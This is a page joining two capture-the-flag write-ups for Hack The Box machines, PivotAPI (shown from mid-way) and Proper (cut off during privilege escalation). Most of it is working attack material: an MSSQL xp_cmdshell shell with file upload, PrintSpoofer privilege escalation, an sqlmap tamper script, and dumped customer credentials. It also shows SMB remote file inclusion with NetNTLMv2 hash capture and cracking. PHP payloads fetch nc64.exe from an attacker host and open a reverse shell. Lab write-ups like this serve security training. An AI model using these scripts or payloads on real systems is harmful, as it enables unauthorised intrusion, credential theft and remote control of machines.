BUFFER_SIZE = 5*1024
TIMEOUT = 30


def process_result(mssql):
username = ""
computername = ""
cwd = ""
rows = list(mssql)
for row in rows[:-3]:
columns = list(row)
if row[columns[-1]]:
print(row[columns[-1]])
else:
print()
if len(rows) >= 3:
(username, computername) = rows[-3][list(rows[-3])[-1]].split('|')
cwd = rows[-2][list(rows[-3])[-1]]
return (username.rstrip(), computername.rstrip(), cwd.rstrip())


def upload(mssql, stored_cwd, local_path, remote_path):
print("Uploading "+local_path+" to "+remote_path)
cmd = 'type nul > "' + remote_path + '.b64"'
mssql.execute_query("EXEC xp_cmdshell '"+cmd+"'")

with open(local_path, 'rb') as f:
data = f.read()
md5sum = hashlib.md5(data).hexdigest()
b64enc_data = b"".join(base64.b64encode(data).split()).decode()

print("Data length (b64-encoded): "+str(len(b64enc_data)/1024)+"KB")
for i in tqdm.tqdm(range(0, len(b64enc_data), BUFFER_SIZE), unit_scale=BUFFER_SIZE/1024, unit="KB"):
cmd = 'echo '+b64enc_data[i:i+BUFFER_SIZE]+' >> "' + remote_path + '.b64"'
mssql.execute_query("EXEC xp_cmdshell '"+cmd+"'")
#print("Remaining: "+str(len(b64enc_data)-i))

cmd = 'certutil -decode "' + remote_path + '.b64" "' + remote_path + '"'
mssql.execute_query("EXEC xp_cmdshell 'cd "+stored_cwd+" & "+cmd+" & echo %username%^|%COMPUTERNAME% & cd'")
process_result(mssql)
cmd = 'certutil -hashfile "' + remote_path + '" MD5'
mssql.execute_query("EXEC xp_cmdshell 'cd "+stored_cwd+" & "+cmd+" & echo %username%^|%COMPUTERNAME% & cd'")
if md5sum in [row[list(row)[-1]].strip() for row in mssql if row[list(row)[-1]]]:
print("MD5 hashes match: " + md5sum)
else:
print("ERROR! MD5 hashes do NOT match!")


def shell():
mssql = None
stored_cwd = None
try:
mssql = _mssql.connect(server=MSSQL_SERVER, user=MSSQL_USERNAME, password=MSSQL_PASSWORD)
print("Successful login: "+MSSQL_USERNAME+"@"+MSSQL_SERVER)

print("Trying to enable xp_cmdshell ...")
mssql.execute_query("EXEC sp_configure 'show advanced options',1;RECONFIGURE;exec SP_CONFIGURE 'xp_cmdshell',1;RECONFIGURE")

cmd = 'echo %username%^|%COMPUTERNAME% & cd'
mssql.execute_query("EXEC xp_cmdshell '"+cmd+"'")
(username, computername, cwd) = process_result(mssql)
stored_cwd = cwd

while True:
cmd = input("CMD "+username+"@"+computername+" "+cwd+"> ").rstrip("\n").replace("'", "''")
if not cmd:
cmd = "call" # Dummy cmd command
if cmd.lower()[0:4] == "exit":
mssql.close()
return
elif cmd[0:6] == "UPLOAD":
upload_cmd = shlex.split(cmd, posix=False)
if len(upload_cmd) < 3:
upload(mssql, stored_cwd, upload_cmd[1], stored_cwd+"\\"+upload_cmd[1])
else:
upload(mssql, stored_cwd, upload_cmd[1], upload_cmd[2])
cmd = "echo *** UPLOAD PROCEDURE FINISHED ***"
mssql.execute_query("EXEC xp_cmdshell 'cd "+stored_cwd+" & "+cmd+" & echo %username%^|%COMPUTERNAME% & cd'")
(username, computername, cwd) = process_result(mssql)
stored_cwd = cwd

except _mssql.MssqlDatabaseException as e:
if e.severity <= 16:
print("MSSQL failed: "+str(e))
else:
raise

finally:
if mssql:
mssql.close()


shell()
sys.exit()

Now let’s run the script.

We got the shell now let’s try to UPLOAD the file inside TEMP directory.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
┌──(root💀kali)-[~/hackthebox/machine/pivotapi]
└─# python3 shell.py
Successful login: sa@10.10.10.240
Trying to enable xp_cmdshell ...
CMD MSSQL$SQLEXPRESS@PIVOTAPI C:\Windows\system32> whoami
nt service\mssql$sqlexpress
CMD MSSQL$SQLEXPRESS@PIVOTAPI C:\Windows\system32> cd /
CMD MSSQL$SQLEXPRESS@PIVOTAPI C:\> dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: B2F2-7E0A

Directorio de C:\

08/08/2020 19:23 <DIR> Developers
08/08/2020 12:53 <DIR> inetpub
08/08/2020 22:48 <DIR> PerfLogs
19/02/2021 14:42 <DIR> Program Files
09/08/2020 17:06 <DIR> Program Files (x86)
08/08/2020 19:46 <DIR> Users
29/04/2021 17:31 <DIR> Windows
0 archivos 0 bytes
7 dirs 14.177.931.264 bytes libres
CMD MSSQL$SQLEXPRESS@PIVOTAPI C:\> mkdir temp
CMD MSSQL$SQLEXPRESS@PIVOTAPI C:\> UPLOAD PrintSpoofer64.exe C:\temp\printspoofer.exe
Uploading PrintSpoofer64.exe to C:\temp\printspoofer.exe
Data length (b64-encoded): 35.3359375KB
100%|█████████████████████████████████████████████████████████████████████████████████████████████████████████| 40.0/40.0 [00:05<00:00, 6.84KB/s]
Longitud de entrada = 36208
Longitud de salida = 27136
CertUtil: -decode comando completado correctamente.
MD5 hashes match: 108da75de148145b8f056ec0827f1665
*** UPLOAD PROCEDURE FINISHED ***
CMD MSSQL$SQLEXPRESS@PIVOTAPI C:\> cd temp
CMD MSSQL$SQLEXPRESS@PIVOTAPI C:\temp> dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: B2F2-7E0A

Directorio de C:\temp

15/05/2021 11:25 <DIR> .
15/05/2021 11:25 <DIR> ..
15/05/2021 11:25 27.136 printspoofer.exe
15/05/2021 11:25 36.208 printspoofer.exe.b64
2 archivos 63.344 bytes
2 dirs 14.177.865.728 bytes libres

Now let’s run the binary and get our user.txt and root.txt.

1
2
3
4
5
6
7
8
9
10
CMD MSSQL$SQLEXPRESS@PIVOTAPI C:\temp> printspoofer.exe -i -c "powershell -c type C:\Users\3v4Si0N\Desktop\user.txt"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
4855ef51169f74e4d5d79befd933d719
CMD MSSQL$SQLEXPRESS@PIVOTAPI C:\temp> printspoofer.exe -i -c "powershell -c type C:\users\cybervaca\Desktop\root.txt"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
b32c5e3ee389ee920f6aa1efa025048d

and we are all done!

Summary of knowledge

  • ftp anonymous access
  • exiftool get usernames
  • users list check the Kerberos preauthentication check
  • crack Kerberos hash with john
  • crackmapexec enumerate smb shares
  • use msgconvert extract the text inside .msg file
  • monitor the binary with procmon
  • CMDWatcher usage
  • modify .bat file to get the restart-service.exe
  • API Monitor capture the proccess to get usernames and passwords
  • privilege escalation with PrintSpoofer
  • modify mssql_shell.py to get file upload

Contact me

  • QQ: 1185151867
  • twitter: https://twitter.com/fdlucifer11
  • github: https://github.com/FDlucifer

I’m lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more…

完整性参数与目录 Junction

带盐查询参数、SMB 包含和竞态构成应用链,Windows 客户端与服务端逆向进一步定位 CLEAN/RESTORE 目录操作。

来源 proper · 原记录 2021-05-08 · 31 个代码块 · 20 处图片引用

查看分析过程、攻击步骤与完整代码

introduce

OS: Windows
Difficulty: Hard
Points: 40
Release: 13 Mar 2021
IP: 10.10.10.231

  • my htb rank

information gathering

first use nmap as usaul

1
2
3
4
5
┌──(root💀kali)-[~/hackthebox/machine/proper]
└─# nmap -sV -v -p- -Pn --min-rate=10000 10.10.10.231
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Directory/File Enumeration

Let’s see what wfuzz and SecLists has to offer.

Licenses

I wonder what this is about?

In any case, let’s keep this in view first while we check out other
information.

usernames

I thought I saw some very interesting HTML IDs when I was looking at the
HTML source code.

1
<div role="tabpanel" class="tab-pane fade in active" id="dustin">

Doesn’t that look like a username? Wait, there’s more…

1
2
3
4
5
<div role="tabpanel" class="tab-pane fade" id="daksh">

<div role="tabpanel" class="tab-pane fade" id="anna">

<div role="tabpanel" class="tab-pane fade" id="wafer">

And this…

1
2
3
4
5
6
7
<script type="text/javascript">
$(document).ready(function(){
'use strict';
jQuery('#headerwrap').backstretch([ "assets/img/bg/bg1.jpg", "assets/img/bg/bg3.jpg" ], {duration: 8000, fade: 500});
$( "#product-content" ).load("/products-ajax.php?order=id+desc&h=a1b30d31d344a5a4e41e8496ccbdd26b",function() {});
});
</script>

Salt

Interestingly, if either parameter (order or h) from the above relative URL is
missing, I get the following, what looks like an error message.

From the message, a salt of some kind is exposed. I wonder where does the
salt fit in?

John the Ripper

Could the MD5 hash a1b30d31d344a5a4e41e8496ccbdd26b be the MD5
digest of the salt combined in some way with the value in the order
parameter? To confirm I came up with the following wordlist, in
combination with John the Ripper.

1
2
3
id+desc
id%20desc
id desc

These are the dynamic formats in JtR involving MD5.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
┌──(root💀kali)-[~/hackthebox/machine/proper]
└─# john --list=subformats | grep md5
Format = dynamic_0 type = dynamic_0: md5($p) (raw-md5)
Format = dynamic_1 type = dynamic_1: md5($p.$s) (joomla)
Format = dynamic_2 type = dynamic_2: md5(md5($p)) (e107)
Format = dynamic_3 type = dynamic_3: md5(md5(md5($p)))
Format = dynamic_4 type = dynamic_4: md5($s.$p) (OSC)
Format = dynamic_5 type = dynamic_5: md5($s.$p.$s)
Format = dynamic_6 type = dynamic_6: md5(md5($p).$s)
Format = dynamic_8 type = dynamic_8: md5(md5($s).$p)
Format = dynamic_9 type = dynamic_9: md5($s.md5($p))
Format = dynamic_10 type = dynamic_10: md5($s.md5($s.$p))
Format = dynamic_11 type = dynamic_11: md5($s.md5($p.$s))
Format = dynamic_12 type = dynamic_12: md5(md5($s).md5($p)) (IPB)
Format = dynamic_13 type = dynamic_13: md5(md5($p).md5($s))
Format = dynamic_14 type = dynamic_14: md5($s.md5($p).$s)
Format = dynamic_15 type = dynamic_15: md5($u.md5($p).$s)
Format = dynamic_16 type = dynamic_16: md5(md5(md5($p).$s).$s2)
Format = dynamic_18 type = dynamic_18: md5($s.Y.$p.0xF7.$s) (Post.Office MD5)
Format = dynamic_19 type = dynamic_19: md5($p) (Cisco PIX)
Format = dynamic_20 type = dynamic_20: md5($p.$s) (Cisco ASA)
Format = dynamic_22 type = dynamic_22: md5(sha1($p))
Format = dynamic_23 type = dynamic_23: sha1(md5($p))
Format = dynamic_29 type = dynamic_29: md5(utf16($p))
Format = dynamic_34 type = dynamic_34: md5(md4($p))
Format = dynamic_39 type = dynamic_39: md5($s.pad16($p)) (net-md5)
UserFormat = dynamic_1001 type = dynamic_1001: md5(md5(md5(md5($p))))
UserFormat = dynamic_1002 type = dynamic_1002: md5(md5(md5(md5(md5($p)))))
UserFormat = dynamic_1003 type = dynamic_1003: md5(md5($p).md5($p))
UserFormat = dynamic_1004 type = dynamic_1004: md5(md5(md5(md5(md5(md5($p))))))
UserFormat = dynamic_1005 type = dynamic_1005: md5(md5(md5(md5(md5(md5(md5($p)))))))
UserFormat = dynamic_1006 type = dynamic_1006: md5(md5(md5(md5(md5(md5(md5(md5($p))))))))
UserFormat = dynamic_1007 type = dynamic_1007: md5(md5($p).$s) (vBulletin)
UserFormat = dynamic_1008 type = dynamic_1008: md5($p.$s) (RADIUS User-Password)
UserFormat = dynamic_1009 type = dynamic_1009: md5($s.$p) (RADIUS Responses)
UserFormat = dynamic_1010 type = dynamic_1010: md5($p null_padded_to_len_100) RAdmin v2.x MD5
UserFormat = dynamic_1011 type = dynamic_1011: md5($p.md5($s)) (webEdition CMS)
UserFormat = dynamic_1012 type = dynamic_1012: md5($p.md5($s)) (webEdition CMS)
UserFormat = dynamic_1013 type = dynamic_1013: md5($p.PMD5(username)) (webEdition CMS)
UserFormat = dynamic_1014 type = dynamic_1014: md5($p.$s) (long salt)
UserFormat = dynamic_1015 type = dynamic_1015: md5(md5($p.$u).$s) (PostgreSQL 'pass the hash')
UserFormat = dynamic_1016 type = dynamic_1016: md5($p.$s) (long salt)
UserFormat = dynamic_1017 type = dynamic_1017: md5($s.$p) (long salt)
UserFormat = dynamic_1018 type = dynamic_1018: md5(sha1(sha1($p)))
UserFormat = dynamic_1019 type = dynamic_1019: md5(sha1(sha1(md5($p))))
UserFormat = dynamic_1020 type = dynamic_1020: md5(sha1(md5($p)))
UserFormat = dynamic_1021 type = dynamic_1021: md5(sha1(md5(sha1($p))))
UserFormat = dynamic_1022 type = dynamic_1022: md5(sha1(md5(sha1(md5($p)))))
UserFormat = dynamic_1024 type = dynamic_1024: sha1(md5($p)) (hash truncated to length 32)
UserFormat = dynamic_1025 type = dynamic_1025: sha1(md5(md5($p))) (hash truncated to length 32)
UserFormat = dynamic_1034 type = dynamic_1034: md5($p.$u) (PostgreSQL MD5)
UserFormat = dynamic_1300 type = dynamic_1300: md5(md5_raw($p))
UserFormat = dynamic_1350 type = dynamic_1350: md5(md5($s.$p):$s)
UserFormat = dynamic_1401 type = dynamic_1401: md5($u.\nskyper\n.$p) (Skype MD5)
UserFormat = dynamic_1505 type = dynamic_1505: md5($p.$s.md5($p.$s))
UserFormat = dynamic_1506 type = dynamic_1506: md5($u.:XDB:.$p) (Oracle 12c "H" hash)
UserFormat = dynamic_1518 type = dynamic_1518: md5(sha1($p).md5($p).sha1($p))
UserFormat = dynamic_1550 type = dynamic_1550: md5($u.:mongo:.$p) (MONGODB-CR system hash)
UserFormat = dynamic_1551 type = dynamic_1551: md5($s.$u.(md5($u.:mongo:.$p)) (MONGODB-CR network hash)
UserFormat = dynamic_1552 type = dynamic_1552: md5($s.$u.(md5($u.:mongo:.$p)) (MONGODB-CR network hash)
UserFormat = dynamic_1560 type = dynamic_1560: md5($s.$p.$s2) (SocialEngine)
UserFormat = dynamic_2000 type = dynamic_2000: md5($p) (PW > 55 bytes)
UserFormat = dynamic_2001 type = dynamic_2001: md5($p.$s) (joomla) (PW > 23 bytes)
UserFormat = dynamic_2002 type = dynamic_2002: md5(md5($p)) (e107) (PW > 55 bytes)
UserFormat = dynamic_2003 type = dynamic_2003: md5(md5(md5($p))) (PW > 55 bytes)
UserFormat = dynamic_2004 type = dynamic_2004: md5($s.$p) (OSC) (PW > 31 bytes)
UserFormat = dynamic_2005 type = dynamic_2005: md5($s.$p.$s) (PW > 31 bytes)
UserFormat = dynamic_2006 type = dynamic_2006: md5(md5($p).$s) (PW > 55 bytes)
UserFormat = dynamic_2008 type = dynamic_2008: md5(md5($s).$p) (PW > 23 bytes)
UserFormat = dynamic_2009 type = dynamic_2009: md5($s.md5($p)) (salt > 23 bytes)
UserFormat = dynamic_2010 type = dynamic_2010: md5($s.md5($s.$p)) (PW > 32 or salt > 23 bytes)
UserFormat = dynamic_2011 type = dynamic_2011: md5($s.md5($p.$s)) (PW > 32 or salt > 23 bytes)
UserFormat = dynamic_2014 type = dynamic_2014: md5($s.md5($p).$s) (PW > 55 or salt > 11 bytes)

For a start, I’m going with the dynamic format dynamic_1 (md5($p.$s)) and
dynamic_4 (md5($s.$p)). The only difference is that the salt $s is
appended for one, and prepended for the other.

The hash must be made available to JtR in the following format:
$

hash

1
a1b30d31d344a5a4e41e8496ccbdd26b$hie0shah6ooNoim
1
2
3
4
5
6
7
8
9
10
11
┌──(root💀kali)-[~/hackthebox/machine/proper]
└─# john -w:subformats --format=dynamic_4 hash
Using default input encoding: UTF-8
Loaded 1 password hash (dynamic_4 [md5($s.$p) (OSC) 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 3 candidates left, minimum 48 needed for performance.
id desc (?)
1g 0:00:00:00 DONE (2021-05-08 05:27) 100.0g/s 300.0p/s 300.0c/s 300.0C/s id+desc..id desc
Use the "--show --format=dynamic_4" options to display all of the cracked passwords reliably
Session completed

So, the salt is prepended to the value in the order parameter. I see now…

Database Enumeration with sqlmap

To that end, I wrote the following sqlmap tamper script to enumerate the
database.

  • proper.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
#!/usr/bin/env python
import os
import string
from hashlib import md5
from urllib.parse import quote_plus
from lib.core.enums import PRIORITY

__priority__ = PRIORITY.NORMAL

def tamper(payload, **kwargs):
'''
Custom tamper script for Proper
'''

salt = b"hie0shah6ooNoim"
h = md5(salt + payload.encode()).hexdigest()
retVal = "%s&h=%s" % (quote_plus(payload), h)

return retVal

Because I’m tampering the payload and injecting it onto another parameter,
I need to use –skip-urlencode switch when detecting the injection
technique like so.

1
sqlmap -u "http://10.10.10.231/products-ajax.php?order=1" --batch --tamper=proper --skip-urlencode --threads=10 --flush-session

but here i am gona to use another sqlmap command

1
sqlmap -u "http://10.10.10.231/products-ajax.php?order=id+desc&h=a1b30d31d344a5a4e41e8496ccbdd26b" --eval="import hashlib ; h=hashlib.md5(('hie0shah6ooNoim'+order).encode('utf-8')).hexdigest()"  --batch --threads=10 -D cleaner -T customers --dump

results:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
Database: cleaner                                                                                                                      
Table: customers
[29 entries]
+----+------------------------------+----------------------------------------------+----------------------+
| id | login | password | customer_name |
+----+------------------------------+----------------------------------------------+----------------------+
| 1 | vikki.solomon@throwaway.mail | 7c6a180b36896a0a8c02787eeafb0e4c (password1) | Vikki Solomon |
| 2 | nstone@trashbin.mail | 6cb75f652a9b52798eb6cf2201057c73 (password2) | Neave Stone |
| 3 | bmceachern7@discovery.moc | e10adc3949ba59abbe56e057f20f883e (123456) | Bertie McEachern |
| 4 | jkleiser8@google.com.xy | 827ccb0eea8a706c4c34a16891f84e7b (12345) | Jordana Kleiser |
| 5 | mchasemore9@sitemeter.moc | 25f9e794323b453885f5181f1b624d0b (123456789) | Mariellen Chasemore |
| 6 | gdornina@marriott.moc | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Gwyneth Dornin |
| 7 | itootellb@forbes.moc | f25a2fc72690b780b2a14e140ef6a9e0 (iloveyou) | Israel Tootell |
| 8 | kmanghamc@state.tx.su | 8afa847f50a716e64932d995c8e7435a (princess) | Karon Mangham |
| 9 | jblinded@bing.moc | fcea920f7412b5da7be0cf42b8c93759 (1234567) | Janifer Blinde |
| 10 | llenchenkoe@macromedia.moc | f806fc5a2a0d5ba2471600758452799c (rockyou) | Laurens Lenchenko |
| 11 | aaustinf@booking.moc | 25d55ad283aa400af464c76d713c07ad (12345678) | Andreana Austin |
| 12 | afeldmesserg@ameblo.pj | e99a18c428cb38d5f260853678922e03 (abc123) | Arnold Feldmesser |
| 13 | ahuntarh@seattletimes.moc | fc63f87c08d505264caba37514cd0cfd (nicole) | Adella Huntar |
| 14 | talelsandrovichi@tamu.ude | aa47f8215c6f30a0dcdb2a36a9f4168e (daniel) | Trudi Alelsandrovich |
| 15 | ishayj@dmoz.gro | 67881381dbc68d4761230131ae0008f7 (babygirl) | Ivy Shay |
| 16 | acallabyk@un.gro | d0763edaa9d9bd2a9516280e9044d885 (monkey) | Alys Callaby |
| 17 | daeryl@about.you | 061fba5bdfc076bb7362616668de87c8 (lovely) | Dorena Aery |
| 18 | aalekseicikm@skyrock.moc | aae039d6aa239cfc121357a825210fa3 (jessica) | Amble Alekseicik |
| 19 | lginmann@lycos.moc | c33367701511b4f6020ec61ded352059 (654321) | Lin Ginman |
| 20 | lgiorioo@ow.lic | 0acf4539a14b3aa27deeb4cbdf6e989f (michael) | Letty Giorio |
| 21 | lbyshp@wired.moc | adff44c5102fca279fce7559abf66fee (ashley) | Lazarus Bysh |
| 22 | bklewerq@yelp.moc | d8578edf8458ce06fbc5bb76a58c5ca4 (qwerty) | Bud Klewer |
| 23 | wstrettellr@senate.gov | 96e79218965eb72c92a549dd5a330112 (111111) | Woodrow Strettell |
| 24 | lodorans@kickstarter.moc | edbd0effac3fcc98e725920a512881e0 (iloveu) | Lila O Doran |
| 25 | bpfeffelt@artisteer.moc | 670b14728ad9902aecba32e22fa4f6bd (000000) | Bibbie Pfeffel |
| 26 | lgrimsdellu@abc.net.uvw | 2345f10bb948c5665ef91f6773b3e455 (michelle) | Luce Grimsdell |
| 27 | lpealingv@goo.goo | f78f2477e949bee2d12a2c540fb6084f (tigger) | Lyle Pealing |
| 28 | krussenw@mit.ude | 0571749e2ac330a7455809c6b0e7af90 (sunshine) | Kimmy Russen |
| 29 | meastmondx@businessweek.moc | c378985d629e99a4e86213db0cd5e70d (chocolate) | Meg Eastmond |
+----+------------------------------+----------------------------------------------+----------------------+

Licensing Portal

Using any of the credentials above should log you in the Licensing Portal.

I’m seeing something familiar in the HTML source code.

Suppose I put .. as the theme and generate the corresponding hash, this is what I get.

1
view-source:http://10.10.10.231/licenses/licenses.php?theme=..&h=a48e169864f4b46a09d36664ec645f75

Remote File Inclusion

It appears that the theme parameter is trying to read header.inc.
I wrote the following shell script to facilitate testing of the theme parameter
and the generation of the hash value in h, driven solely by curl.

  • read.sh
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
#!/bin/bash

HOST=10.10.10.231
SALT=hie0shah6ooNoim
TRAV=$1
USER=vikki.solomon@throwaway.mail
PASS=password1
COOKIE=$(mktemp -u)
PROXY=127.0.0.1:8080

# login
curl -c $COOKIE -s -o /dev/null http://$HOST/licenses/index.php
curl -s \
-b $COOKIE \
-o /dev/null \
-d "username=${USER}&password=${PASS}" \
http://$HOST/licenses/index.php

# SMB RFI
curl -s \
-b $COOKIE \
-G \
-d "theme=${TRAV}" \
-d "h=$(echo -n ${SALT}${TRAV} | md5sum | cut -d' ' -f1)" \
-o /dev/null \
-x $PROXY \
http://$HOST/licenses/licenses.php

# clean up
rm -rf $COOKIE

Looks like the theme parameter may be susceptible to remote file inclusion
(RFI) vulnerability. Suppose we set up a Python http.server. Let’s see
what gives.

Ah, the http:// wrapper is disabled! Let’s try SMB, shall we?

1
2
┌──(root💀kali)-[~/hackthebox/machine/proper]
└─# ./read.sh '//10.10.14.2'

Let’s set up a fake SMB server with Impacket’s smbserver.py without any
credentials, and then request again to see what happens.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌──(root💀kali)-[~/hackthebox/machine/proper]
└─# python3 smbserver.py -ip 10.10.14.2 -smb2support evil .
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.231,49689)
[*] AUTHENTICATE_MESSAGE (PROPER\web,PROPER)
[*] User PROPER\web authenticated successfully
[*] web::PROPER:aaaaaaaaaaaaaaaa:5ae080590082c04362bf224caec4846f:0101000000000000004bce0bf043d70166cff0cb19f10b00000000000100100041006a005500460050007400450075000300100041006a00550046005000740045007500020010006b007a00650061004e006d004f007300040010006b007a00650061004e006d004f00730007000800004bce0bf043d70106000400020000000800300030000000000000000000000000200000fc57632431f7c4e4274794844a744c0e6d27514eb5ddfad885de1bc2cb9a82d40a0010000000000000000000000000000000000009001e0063006900660073002f00310030002e00310030002e00310034002e0032000000000000000000
[*] Closing down connection (10.10.10.231,49689)
[*] Remaining connections []
[*] Incoming connection (10.10.10.231,49690)
[*] AUTHENTICATE_MESSAGE (PROPER\web,PROPER)
[*] User PROPER\web authenticated successfully
[*] web::PROPER:aaaaaaaaaaaaaaaa:8a34397b657ec844eaf1090b53c3175e:010100000000000080e1660cf043d701bf19a63e3a35f7f6000000000100100041006a005500460050007400450075000300100041006a00550046005000740045007500020010006b007a00650061004e006d004f007300040010006b007a00650061004e006d004f0073000700080080e1660cf043d70106000400020000000800300030000000000000000000000000200000fc57632431f7c4e4274794844a744c0e6d27514eb5ddfad885de1bc2cb9a82d40a0010000000000000000000000000000000000009001e0063006900660073002f00310030002e00310030002e00310034002e0032000000000000000000
[*] Closing down connection (10.10.10.231,49690)
[*] Remaining connections []
[*] Incoming connection (10.10.10.231,49691)
[*] AUTHENTICATE_MESSAGE (PROPER\web,PROPER)
[*] User PROPER\web authenticated successfully
[*] web::PROPER:aaaaaaaaaaaaaaaa:52a7d22c0c8c57c70a5c009f030d8c67:01010000000000000078ff0cf043d70196d5908af6592cf2000000000100100041006a005500460050007400450075000300100041006a00550046005000740045007500020010006b007a00650061004e006d004f007300040010006b007a00650061004e006d004f007300070008000078ff0cf043d70106000400020000000800300030000000000000000000000000200000fc57632431f7c4e4274794844a744c0e6d27514eb5ddfad885de1bc2cb9a82d40a0010000000000000000000000000000000000009001e0063006900660073002f00310030002e00310030002e00310034002e0032000000000000000000
[*] Closing down connection (10.10.10.231,49691)
[*] Remaining connections []

Heck, we have PROPER\web authenticating to us with a NetNTLMv2 hash,
which can be easily cracked with JtR shown below.

1
2
3
4
5
6
7
8
9
10
┌──(root💀kali)-[~/hackthebox/machine/proper]
└─# john -w:/usr/share/wordlists/rockyou.txt ntlmv2
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
charlotte123! (web)
1g 0:00:00:00 DONE (2021-05-08 02:51) 1.470g/s 1457Kp/s 1457Kc/s 1457KC/s chibii..chaqueto
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed

Now, we can set up smbserver.py with credentials and an empty
header.inc to simulate an actual SMB share.

1
python3 smbserver.py -username web -password 'charlotte123!' -ip 10.10.14.2 -smb2support evil .

Race Condition

If you look at the debug messages in green above, you’ll notice the race
condition vulnerability between strpos and include. Suppose we can
modify header.inc in real time, we may be able to get include to execute
our PHP code.

To that end, I wrote the following shell script to modify header.inc in real
time.

  • race.sh
1
2
3
4
5
6
7
#!/bin/bash
PAYLOAD=$1

while :; do
echo hello world > header.inc
echo "$PAYLOAD" > header.inc
done

Foothold

Once we have the ability to execute PHP code remotely, we can devise a
way to get a reverse shell. I’m going with transfering nc64.exe over to one
of the world-writable folders in Windows and run a reverse shell back to
me like so.

1
2
┌──(root💀kali)-[~/hackthebox/machine/proper]
└─# ./race.sh '<?php system("cmd /c powershell iwr http://10.10.14.2/nc64.exe -outf \windows\system32\spool\drivers\color\luci.exe"); ?>'
1
2
┌──(root💀kali)-[~/hackthebox/machine/proper]
└─# ./read.sh '//10.10.14.2/evil'
1
2
3
4
┌──(root💀kali)-[~/hackthebox/machine/proper]
└─# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.231 - - [08/May/2021 06:04:12] "GET /nc64.exe HTTP/1.1" 200 -
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(root💀kali)-[~/hackthebox/machine/proper]
└─# python3 smbserver.py -username web -password 'charlotte123!' -ip 10.10.14.2 -smb2support evil .
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.231,49695)
[*] AUTHENTICATE_MESSAGE (PROPER\web,PROPER)
[*] User PROPER\web authenticated successfully
[*] web::PROPER:aaaaaaaaaaaaaaaa:9c5bcc7592dad9a6dba774008c3fbee4:010100000000000080f76974f143d701e6d79d4441e58a220000000001001000470055007500720077004100560056000300100047005500750072007700410056005600020010006e00530065004700490050004c007000040010006e00530065004700490050004c0070000700080080f76974f143d70106000400020000000800300030000000000000000000000000200000fc57632431f7c4e4274794844a744c0e6d27514eb5ddfad885de1bc2cb9a82d40a0010000000000000000000000000000000000009001e0063006900660073002f00310030002e00310030002e00310034002e0032000000000000000000
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:EVIL)
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:EVIL)
[*] Closing down connection (10.10.10.231,49695)
[*] Remaining connections []

And then run the reverse shell with nc64.exe.

1
2
┌──(root💀kali)-[~/hackthebox/machine/proper]
└─# ./race.sh '<?php system("cmd /c start \windows\system32\spool\drivers\color\luci.exe 10.10.14.2 1234 -e cmd.exe"); ?>'
1
2
┌──(root💀kali)-[~/hackthebox/machine/proper]
└─# ./read.sh '//10.10.14.2/evil'

Voila!

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(root💀kali)-[~]
└─# nc -lvp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.231.
Ncat: Connection from 10.10.10.231:49751.
Microsoft Windows [Version 10.0.17763.1728]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\inetpub\wwwroot\licenses>whoami
whoami
proper\web

C:\inetpub\wwwroot\licenses>cd \users\web\desktop
cd \users\web\desktop

C:\Users\web\Desktop>type user.txt
type user.txt
3344dc2e5316dd94b0547eb967a1a1ea

Privilege Escalation

During enumeration of web’s account, I notice the presence of Cleanup
folder in C:\Program Files and in it, three files.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
C:\Program Files\Cleanup>dir
dir
Volume in drive C has no label.
Volume Serial Number is FE0C-A36B

Directory of C:\Program Files\Cleanup

11/15/2020 05:05 AM <DIR> .
